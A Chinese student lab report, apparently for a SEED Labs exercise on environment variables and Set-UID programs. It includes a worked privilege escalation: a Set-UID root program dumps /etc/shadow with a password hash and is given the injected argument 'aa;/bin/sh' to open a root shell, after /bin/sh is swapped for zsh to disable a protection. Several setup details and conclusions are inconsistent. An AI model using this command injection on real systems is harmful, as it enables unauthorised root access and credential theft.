


LAB1 实验报告

57119136 李政君


Task 1: Manipulating Environment Variables

打印环境变量



```
SEEDUbuntu [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

/bin/bash /bin/bash 81x27
LS COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
QT_ACCESSIBILITY=1
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
```



```
SEEDUbuntu [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

/bin/bash /bin/bash 81x27
[03/23/21]seed@VM:~$ printenv
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:28236a58-d25f-49f1-ab09-e3dd0b23038a
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=2643
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
XDG_MENU_PREFIX=gnome-
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
WINDOWID=60817412
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1427
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
```

设置和取消设置环境变量

```
[03/23/21]seed@VM:~$ export LZJ="57119136"
[03/23/21]seed@VM:~$ echo LZJ
LZJ
[03/23/21]seed@VM:~$ printenv LZJ
57119136
[03/23/21]seed@VM:~$ unset LZJ
[03/23/21]seed@VM:~$ printenv LZJ
[03/23/21]seed@VM:~$
```

Task 2: Passing Environment Variables from Parent Process to Child Process

比较两次编译结果的输出文档


```
[03/23/21]seed@VM:~/.../task2$ diff a.txt b.txt
```

结果：子进程与父进程运行的结果一样，两次输出的环境变量除文档名称外完全相同

结论：使用 fork（）调用后父进程的环境变量确实能被子进程继承。

Task 3: Environment Variables and execve()

根据实验要求分别进行两次编译执行



```

/bin/bash
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char **environ;
int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    execve("/usr/bin/env", argv, NULL);
    return 0 ;
}

"a.c" 13L, 202C

/bin/bash
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char **environ;
int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    execve("/usr/bin/env", argv, environ);
    return 0 ;
}

"a.c" 13L, 205C

```

下图分别为第一次执行结果和第二次执行结果，第一次编译输出为空，第二次编译输出当前环境变量

```
/bin/bash
[03/23/21]seed@VM:~$ cd workplace
bash: cd: workplace: No such file or directory
[03/23/21]seed@VM:~$ cd workspace
[03/23/21]seed@VM:~/workspace$ mkdir task3
[03/23/21]seed@VM:~/workspace$ cd task3
[03/23/21]seed@VM:~/../task3$ touch a.c
[03/23/21]seed@VM:~/../task3$ vi a.c
[03/23/21]seed@VM:~/../task3$ cc a.c
[03/23/21]seed@VM:~/../task3$ ls
a.c  a.out
[03/23/21]seed@VM:~/../task3$ ./a.out
[03/23/21]seed@VM:~/../task3$
```

```
SEEDUbuntu [正在运行] - Oracle VM VirtualBox
管理 控制 视图 系统 设备 帮助
/bin/bash
[03/23/21]seed@VM:~/../task3$ ./a.out
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:1240fc76-cdbb-4482-90cf-96a779274d03
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=5401
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
XDG_MENU_PREFIX=gnome-
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
WINDOWID=60817412
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1427
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.diz=01;31:*.gz=01;31:*.lrz=01;31:*.lz0=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz
```

结论：父进程通过 environ 传递参数时新进程获得了原来的环境变量输出

Task 4: Environment Variables and system()

根据实验要求编译程序，输出结果为当前环境变量

```
/bin/bash
[03/23/21]seed@VM:~$ cd workspace
[03/23/21]seed@VM:~/workspace$ mkdir task4
[03/23/21]seed@VM:~/workspace$ cd task4
[03/23/21]seed@VM:~/../task4$ touch a.c
[03/23/21]seed@VM:~/../task4$ vi a.c
[03/23/21]seed@VM:~/../task4$ cc a.c
[03/23/21]seed@VM:~/../task4$ ls
a.c  a.out
[03/23/21]seed@VM:~/../task4$ ./a.out
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
USER=seed
LANGUAGE=en_US
UPSTART_INSTANCE=
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx
ORBIT_SOCKETDIR=/tmp/orbit-seed
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
SHLVL=1
LIBGL_ALWAYS_SOFTWARE=1
```


结论：system() 会调用 fork() 产生子进程，由子进程来调用/bin/sh 执行参数 string 字符串所代表的命令，此命令执行完后随即返回原调用的进程。

Task 5: Environment Variable and Set-UID Programs

Step 1: 程序编译执行后输出为当前环境变量

```
[03/23/21]seed@VM:~$ cd workspace
[03/23/21]seed@VM:~/workspace$ mkdir task5
[03/23/21]seed@VM:~/workspace$ cd task5
[03/23/21]seed@VM:~/.../task5$ touch a.c
[03/23/21]seed@VM:~/.../task5$ vi a.c
[03/23/21]seed@VM:~/.../task5$ vi a.c
[03/23/21]seed@VM:~/.../task5$ cc a.c
[03/23/21]seed@VM:~/.../task5$ ls
a.c  a.c  a.out
[03/23/21]seed@VM:~/.../task5$ ./a.out
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:7015269c-8d44-420d-9996-3633689c907b
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
XDG_MENU_PREFIX=gnome-
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
```

Step 2: 编译上述程序，将其所有权更改为 root，并使其成为 Set-UID 程序

```
[03/23/21]seed@VM:~/.../task5$ sudo chown root a.c
[03/23/21]seed@VM:~/.../task5$ sudo chmod u+s a.c
```

Step 3: 在 shell 中使用导出命令设置以下三个环境变量

```
[03/23/21]seed@VM:~/.../task5$ export PATH="$PATH:/usr/local/"
[03/23/21]seed@VM:~/.../task5$ export LD_LIBRARY_PATH="$LD_LIBRARY_PATH:/usr/local/"
[03/23/21]seed@VM:~/.../task5$ export LZJ="/usr/local"
[03/23/21]seed@VM:~/.../task5$ cc a.c
[03/23/21]seed@VM:~/.../task5$ ./a.out
```

运行后只能输出 PATH 和 LZJ 两个环境变量，不可输出 LD_LIBRARY 环境变量

```
LZJ=/usr/local
```

```
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib
/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/
android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/hom
e/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin:/usr/local/
```

将此程序设置为 seed 试验后再次执行，可以将三个环境变量全部输出

```
LD_LIBRARY_PATH=-PATH:/usr/local/
```

实验总结：Set-UID 程序申请的 shell 是 root 权限的，Linux 因为这个权限太高太危险了，就不会显示 LD-PRELOAD；而恢复普通程序后运行，就可以输出 LD-PRELOAD。

Task 6: The PATH Environment Variable and Set-UID Programs

根据实验要求将程序进行编译，修改环境变量，并设置程序为 Set-UID 程序取消保护机制后编译运行


```
[03/22/21]seed@VM:~$ sudo rm /bin/sh
[03/22/21]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[03/22/21]seed@VM:~$ █

[03/22/21]seed@VM:~$ task6
android          mylib.c          task4_out.txt
bin              mylib.o          task5
CopyTo.txt       myprog.c         task5.c
Customization    Pictures         task5_out.txt
Desktop          Public           task6
docker-admin     source           task6.c
Documents        task2.c          task8
Downloads        task2_out2.txt   task8.c
examples.desktop task2_out.txt     task9
get-pip.py       task3.c          task9.c
hello.c          task3_out2.txt   Templates
lib              task3_out.txt    Videos
libmylib.so.1.0.1 task4
Music            task4.c
```

实验总结：由本次实验可知，可以通过 root 权限直接调用打开 shell。

Task 8: Invoking External Programs Using system() versus execve()

根据实验要求编译输出影子文件



```
SEEDUbuntu [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

/bin/bash /bin/bash 84x24 7:21 PM

[03/23/21]seed@VM:~$ cd workspace
[03/23/21]seed@VM:~/workspace$ mkdir task8
[03/23/21]seed@VM:~/workspace$ cd task8
bash: cd: task7: No such file or directory
[03/23/21]seed@VM:~/workspace$ cd task8
[03/23/21]seed@VM:~/../task8$ touch task8.c
[03/23/21]seed@VM:~/../task8$ vi task8.c
[03/23/21]seed@VM:~/../task8$ sudo ln -sf /bin/zsh/bin/sh
[03/23/21]seed@VM:~/../task8$ gcc task8.c -o task8
[03/23/21]seed@VM:~/../task8$ sudo chown root task8
[03/23/21]seed@VM:~/../task8$ sudo chmod 4755 task8
[03/23/21]seed@VM:~/../task8$ ./task8
Please type a file name.
[03/23/21]seed@VM:~/../task8$ ./task8 /etc/shadow
root:$6$NrF460ip$.vDnKETVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8aU3GRHW2BaodUn4K3v
gyEjwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon*:17212:0:99999:7:::
bin*:17212:0:99999:7:::
sys*:17212:0:99999:7:::
sync*:17212:0:99999:7:::
games*:17212:0:99999:7:::
man*:17212:0:99999:7:::
lp*:17212:0:99999:7:::
mail*:17212:0:99999:7:::

mysql:!:17372:0:99999:7:::
[03/23/21]seed@VM:~/../task8$ ./task8 "aa;/bin/sh"
/bin/cat: aa: No such file or directory
# whoami
root
# █
```

注释 system(), 取消注释 execve()后, 提权失败

```
# vi task8.c
# gcc task8.c -o task8
task8.c: In function 'main':
task8.c:17:1: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
execve(v[0], v, NULL);
^
# ./task8 "aa;/bin/sh"
/bin/cat: 'aa;/bin/sh': No such file or directory
#
```

实验总结: 在 Linux 系统编译中, system()没有 execve()安全。